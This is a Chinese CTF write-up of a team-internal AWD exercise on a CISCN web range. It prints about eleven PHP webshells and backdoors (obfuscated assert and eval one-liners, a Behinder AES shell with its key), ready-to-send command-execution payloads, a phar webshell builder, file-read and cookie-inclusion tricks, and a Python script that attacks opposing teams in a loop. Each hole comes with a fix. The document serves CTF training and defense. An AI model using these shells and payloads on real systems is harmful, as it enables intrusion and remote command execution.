
10.8 队内AWD小结

前言

8号其实打了一天西湖后,misc做得很气,总是差最后一步或者有点思路但无法进行下去,资料搜不出来或者搜出来了看不懂,题目越来越阴间还学不到新东西的感觉就很难受,跟Z师傅讨论了很久纷纷感叹wtcl,只能等着官方wp膜,刚才搜了一波misc的wp也只见到指鹿为马的exp,绝了,然后六点西湖结束后七点又开始打队内awd,就很烦躁,打得很急躁,当时脚本不够完善,手提到吐,11个洞的靶场只利用了6个来拿flag,也没舍得用不死马或者把她们站都删了,事后在听了学长的分析后对这次靶场进行一次分析总结

靶场环境

原靶场是今年ciscn的web4 学长的博客文章写了一部分分析
文件目录如下图,pass.txt和token.txt是队内信息



题目解析

这里只对每个洞进行分析,后面会放所有洞的批量化脚本

根目录下

.config_common.php

```
<?php
error_reporting(0);
set_time_limit(0);
$a=base64_decode("Y"."X"."N"."z"."Z"."X"."J"."0");
$a(@${"_P"."O"."S"."T"}[520]);
?>
```

在php里用.来拼接字符串,处理下两个关键括号里的字符串后得到

```
$a=base64_decode("YXNzZXJ0");
$a(@${"_POST"}[520]);
```

$a对YXNzZXJ0进行base64解密后,作为一个函数来执行后面的post传参
而YXNzZXJ0解base64后为assert,正好组成一个一句话木马,使用520来控制变量

```
assert(@${"_POST"}[520]);
```

访问.config_common.php再post一个查看flag的命令即可get flag

```
/.config_common.php
post
520=system("cat /flag");
```

修复方法:直接删掉这个文件

pdd.php

```
<?php @eval($_REQUEST["pdsdt"]);?>
```

一句话木马,使用$_REQUEST来允许post和get传参,可直接访问利用

```
/pdd.php
post/get
pdsdt=system("cat /flag");
```

修复方法:直接删掉这个文件

upload.php

这是一个DVWA的高等级文件上传漏洞,在这篇文章里有分析

```
<?php
error_reporting(0);
header("Content-type:text/html;charset=utf-8");
class  hint{
    public function __destruct() {
        echo '<!-- hint:./blog/ciscn_notes.php -->';
    }
}
if( isset( $_POST[ 'Upload' ] ) ) {
    $target_path  = "uploads/";
    $target_path .= basename( $_FILES[ 'upload_file' ][ 'name' ] );
    $uploaded_filename = $_FILES[ 'upload_file' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_filename, strrpos(
$uploaded_filename, '.' ) + 1);
    $uploaded_file_size = $_FILES[ 'upload_file' ][ 'size' ];
```

```
    $uploaded_tmp_file  = $_FILES[ 'upload_file' ][ 'tmp_name' ];
    @extract($_POST);
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) && ( $uploaded_size < 100000 ) && getimagesize( $uploaded_tmp_file ) ) {
        if(file_exists($target_path)) {
            echo "<pre>图片已经存在!<pre>";
        }
        else{
            if( !move_uploaded_file( $uploaded_tmp_file, $target_path ) ) {
                echo "<pre>无法保存图片!</pre>";
            }
            else {
                echo "<pre>图片上传成功!</pre>";
            }
        }
    }
    else {
        echo "<pre>只能上传格式为jpg,jpeg和png的图片.</pre>";
        }
}
?>
```

但在这次awd里没啥用,想看分析的去看那篇文章好了

uploads目录下

.111.php

```
<?php
$pass=$_POST["password"];
if($pass == "4eff2c041976ea22afb7092a53188c70")
//webshell
    {
        system($_GET["getshell"]);
        readfile("/flag");
    }
else
    {
        echo "be1c5ff7101b7791469b5df2315cf75a";
    }
?>
```

对$pass变量进行post传参,判断当password为4eff2c041976ea22afb7092a53188c70,执行readfile命令,读取根目录下的flag,否则输出假flag;同时也可以在get传参里对getshell变量传入一些别的操作,执行system命令

```
/uploads/.111.php
post
password=4eff2c041976ea22afb7092a53188c70
```

修复方法:直接删掉这个文件

4eff2c041976ea22afb7092a53188c70.php

```
<?php
eval($_POST["cmd"]);
?>
```

一句话木马,post传参后用cmd来控制变量

```
/uploads/4eff2c041976ea22afb7092a53188c70.php
post
cmd=system("cat /flag");
```

修复方法:直接删掉这个文件

check.png

学长说有可以用phar协议利用的点,但我没get到,还是跟学长要了文章来学习(wtcl,还在web复健)
用phar生成的图片类似如下形式开头结尾

```
<?php __HALT_COMPILER(); ?>
GBMB
```

读取本地文件用ciscn_url.php来调用比较方便

```
/blog/ciscn_url.php?url=file://localhost/uploads/check.png
```

可读取到图片信息,再用phar协议包含,发现没有回显数据,源码内容test,存在利用点

```
/blog/ciscn_url.php?url=phar://localhost/uploads/check.png
```

此时可以在本地生成一个包含有webshell的phar包,来进行上传包含
以下是学长的生成脚本,执行后会在本地生成一个名为phar.phar文件

```
@unlink("phar.phar");
$phar = new Phar("phar.phar"); //后缀名必须为phar
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub;
//$phar->setMetadata($o); //将自定义的meta-data存入manifest
$phar->addFromString("test.php", "<?php eval(\$_POST[123]); ?>"); //添加要压缩的文件
//签名自动计算
$phar->stopBuffering();
```

在本地生成之前需要修改php.ini将phar.readonly参数改为Off,不然会报错

```
locate php.ini  //找到apache服务的那个php.ini
vi php.ini
[Phar]
; http://php.net/phar.readonly
phar.readonly = Off
/etc/init.d/apache2 restart  //重启apache服务
```

将phar.phar修改为图片马上传,再使用ciscn_notes.php来进行包含

```
x=include("phar://../uploads/phar.png/test.php");&123=system("cat /flag");
```

修复方法:可以不用管,把别的能利用的修完这个自然没用了

blog目录下

ciscn_config.php

```
<?php
echo "Mysql链接配置";
error_reporting(0);
$con = mysql_connect ("127.0.0.1", "root",
"c933ccc3b6b2fe8cb830a5e76f5f98a5");
//heiccq
if (!$con){
  die('Could not connect: ' . mysqli_error());
}
mysql_select_db("ciscn_web", $con);
forward_static_call_array(assert,array($_POST["x"]));
class c
{
        public $code = null;
        public $decode = null;
        function __construct()
        {       $this->code='ZXZhbCgkX1BPU1RbcGFzc10pOw==';
        //eval($_POST[pass]);
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }
}
new c();
?>
```

在这个文件里有两个洞

0x01

是个一句话木马

```
forward_static_call_array(assert,array($_POST["x"]));
```

forward_static_call_array()是个静态调用函数,将会调用静态方法并将参数作为数组传递,而在括号里是调用了assert函数和一个post传参的数组,处理后其实等价于

```
assert(@${"_POST"}[x]);
```

可以直接传参执行

```
/blog/ciscn_config.php
post
x=system("cat /flag");
```

修复方法:直接注释掉这句话

0x02

是经过了魔术方法处理过后的一句话木马

```
class c
{
        public $code = null;
        public $decode = null;
        function __construct()
        {       $this->code='ZXZhbCgkX1BPU1RbcGFzc10pOw==';
        //eval($_POST[pass]);
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }
}
new c();
```

这个c()定义了一个code为ZXZhbCgkX1BPU1RbcGFzc10pOw==,将code解base64并执行解密后的语句,即执行 eval($_POST[pass]);

```
/blog/ciscn_config.php
post
pass=system("cat /flag");
```

修复方法:把最后一句 new c(); 注释掉

ciscn_include.php

```
<?php
$cookie=$_COOKIE["cookie"];
@error_reporting(0);
session_start();
if ($_SERVER['REQUEST_METHOD'] === 'POST')
{
    $key="e45e329feb5d925b"; //rebeyond
    $_SESSION['k']=$key;
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                 $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
```

```
    class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
}
include($cookie);
?>
```

这是个冰蝎3.0的shell,也有两个洞

0x01

通过cookie去进行文件包含

```
$cookie=$_COOKIE["cookie"];
include($cookie);
```

首先需要burp抓个包看看我们的cookie有什么参数

```
PHPSESSID=037v5hi95ctvc4p47m06eg51v4
```

只有一个PHPSESSID,那就可以再添加一个cookie参数来进行文件读取

```
/blog/ciscn_include.php
Cookie
PHPSESSID=037v5hi95ctvc4p47m06eg51v4;cookie=/flag
```

修复方法:注释掉 include($cookie);

0x02

冰蝎自带的任意命令执行

```
if ($_SERVER['REQUEST_METHOD'] === 'POST')
{
    $key="e45e329feb5d925b"; //rebeyond
    $_SESSION['k']=$key;
    $post=file_get_contents("php://input");
    if(!extension_loaded('openssl'))
    {
        $t="base64_"."decode";
        $post=$t($post."");

        for($i=0;$i<strlen($post);$i++) {
                 $post[$i] = $post[$i]^$key[$i+1&15];
                }
    }
    else
    {
        $post=openssl_decrypt($post, "AES128", $key);
    }
    $arr=explode('|',$post);
    $func=$arr[0];
    $params=$arr[1];
    class C{public function __invoke($p) {eval($p."");}}
    @call_user_func(new C(),$params);
```

首先定义传参方式为post,设置了key,对post的内容用php://input进行读取
然后有一段openssl算法加密,对是不是使用openssl服务进行判断,如果有就对post数据进行解密
接着把post的内容分割成数组,执行分割后的第二个参数,用eval来实现一个一句话木马的作用
根据他的解密算法来整它的加密算法

```
<?php
$post='|system("cat /flag");';
$key='e45e329feb5d925b';
$post=openssl_encrypt($post, "AES128", $key);
print($post);
//jGOOCXJb2O34dmCMawHOxk6oYN2YhuVdlJn050821ok=
```

直接post过去获取flag

```
/blog/ciscn_include.php
post
jGOOCXJb2O34dmCMawHOxk6oYN2YhuVdlJn050821ok=
```

修复方法:把 @call_user_func(new C(),$params); 注释掉

ciscn_notes.php

```
<?php
error_reporting(0);
session_start();
include('ciscn_config.php');
if(isset($_GET['id'])){
    $id = mysql_real_escape_string($_GET['id']);
    if(isset($_GET['topic'])){
        $topic = mysql_real_escape_string($_GET['topic']);
        $topic = sprintf("AND topic='%s'", $topic);
    }else{
        $topic = '';
    }
    $sql = sprintf("SELECT * FROM notes WHERE id='%s' $topic", $id);
    $result = mysql_query($sql,$con);
    $row = mysql_fetch_array($result);
    if(isset($row['topic'])&&isset($row['substance'])){
        echo "<h1>".$row['topic']."</h1><br>".$row['substance'];
        die();
    }else{
        die("You're wrong!");
    }
}
class ciscn_nt {
    var $a;
    var $b;
    function __construct($a,$b) {
        $this->a=$a;
        $this->b=$b;
```

```
    }
    function test() {
       array_map($this->a,$this->b);
    }
}
$p1=new ciscn_nt(assert,array($_POST['x']));
$p1->test();
?>
//html已删
```

最后两句话是个一句话木马
在ciscn_nt()函数里调用魔术方法使得传入的值赋予前一个函数来执行,并将传入的参数转为数组,再给$p1设定一个数组,拼接后作用等同于

```
assert(@${"_POST"}[x]);
```

直接传参执行

```
/blog/ciscn_notes.php
post
x=system("cat /flag");
```

修复方法:注释掉最后两句话

ciscn_url.php

```
<?php
$url = $_GET['url'];
$parts = parse_url($url);
if(empty($parts['host']) || $parts['host'] != 'localhost') {
    exit('error');
}
readfile($url);
?>
```

一个能用readfile()函数来读取文件的shell,对get传入的参数进行解析判断,对host进行了过滤,不能用localhost来读取文件,但这是libcurl的一个版本问题造成的漏洞,用file协议读取会忽视host,从而造成任意文件读取,具体可以看 这篇文章

```
/blog/ciscn_url.php?url=file://localhost/flag
```

修复方法:注释掉 readfile($url);

css目录下

common.css

```
<?php
highlight_file("/flag");
?>
```

在css文件里写入了php的读取根目录flag命令,这里需要用到blog目录下的ciscn_include.php进行调用,把cookie里读取文件的路径连到common.css,就能解析里面的php代码并执行

```
/blog/ciscn_include.php
```

```
Cookie
PHPSESSID=037v5hi95ctvc4p47m06eg51v4;cookie=../css/common.css
```

修复方法:直接删掉这个文件

批量化脚本

```
import requests
import time
# Damya
# 存放flag和shell
flag=[]
shell=[]
server=""
token=""
getflag="system(\"cat /flag\");"
def atk1(ip):
    path = ip+"/pdd.php"
    shell.append(path)
    res=requests.post(path,data={'pdsdt':getflag})
    if res.status_code==200:
        print(ip,"[+] flag=",res.text)
        flag.append(res.text)
    else:
        print(ip,"[-] atk1已被修复")
def atk2(ip):
    path = ip+"/uploads/4eff2c041976ea22afb7092a53188c70.php"
    shell.append(path)
    res=requests.post(path,data={'cmd':getflag})
    if res.status_code==200:
        print(ip,"[+] flag=",res.text)
        return res.text
    else:
        print(ip,"[-] atk2已被修复")
def atk3(ip):
    path = ip+"/uploads/.111.php"
    shell.append(path)
    res=requests.post(path,data=
{'password':"4eff2c041976ea22afb7092a53188c70"})
    if res.status_code==200:
        print(ip,"[+] flag=",res.text)
        return res.text
    else:
        print(ip,"[-] atk3已被修复")
def atk4(ip):
    path = ip+"/blog/ciscn_config.php"
    shell.append(path)
    res1=requests.post(path,data={'x':getflag})
    res2=requests.post(path,data={'pass':getflag})
    if res1.status_code==200:
```

```
        print(ip,"[+] flag1=",res1.text[-32:])
        print(ip,"[+] flag2=",res2.text[-32:])
        return res1.text
    else:
        print(ip,"[-] atk4已被修复")
def atk5(ip):
    path = ip+"/blog/ciscn_url.php?url=file://localhost/flag"
    shell.append(path)
    res=requests.post(path)
    if res.status_code==200:
        print(ip,"[+] flag=",res.text)
        return res.text
    else:
        print(ip,"[-] atk5已被修复")
def atk6(ip):
    path = ip+"/blog/ciscn_notes.php"
    shell.append(path)
    res=requests.post(path,data={'x':getflag})
    if res.status_code==200:
        print(ip,"[+] flag=",res.text[36:68])
        return res.text
    else:
        print(ip,"[-] atk6已被修复")
def atk7(ip):
    path = ip+"/.config_common.php"
    shell.append(path)
    res=requests.post(path,data={'520':getflag})
    if res.status_code==200:
        print(ip,"[+] flag=",res.text)
        return res.text
    else:
        print(ip,"[-] atk7已被修复")
def atk8(ip):
    path = ip+"/blog/ciscn_include.php"
    headers1={"Cookie" :
"PHPSESSID=037v5hi95ctvc4p47m06eg51v4;cookie=../css/common.css"}
    headers2={"Cookie" :
"PHPSESSID=037v5hi95ctvc4p47m06eg51v4;cookie=/flag"}
    shell.append(path)
    res1=requests.post(url=path,data=
{'k':"e45e329feb5d925b"},headers=headers1)
    res2=requests.post(url=path,data=
{'k':"e45e329feb5d925b"},headers=headers2)
    res3=requests.post(url=path,data=
{'jGOOCXJb2O34dmCMawHOxk6oYN2YhuVdlJn050821ok=':''})
    if res1.status_code==200:
        print(ip,"[+] flag1=",res1.text[36:68])
        print(ip,"[+] flag2=",res2.text)
        print(ip,"[+] flag3=",res3.text)
```

```
        return res1.text
        return res2.text
        return res3.text
    else:
        print(ip,"[-] atk8已被修复")
if __name__ == '__main__':
    while True:
        for i in range(8801, 8809):
            if i == 8803:
                continue
            ip = ':%d' % i
            getf=getflag
            atk1(ip)
            # atk2(ip)
            # atk3(ip)
            # atk4(ip)
            # atk5(ip)
            # atk6(ip)
            # atk7(ip)
            # atk8(ip)
            for k in shell:
                data={'flag':flag,'token':token}
                re = requests.post(url=server,data=data,timeout=5)
                # if re.status_code==200:
                #     print(ip,"-连接成功")
                if "sucess" in re.text:
                    print(ip,":sucess")
        print(flag)
        # print(shell)
        time.sleep(300)
        flag.clear()
        shell.clear()
```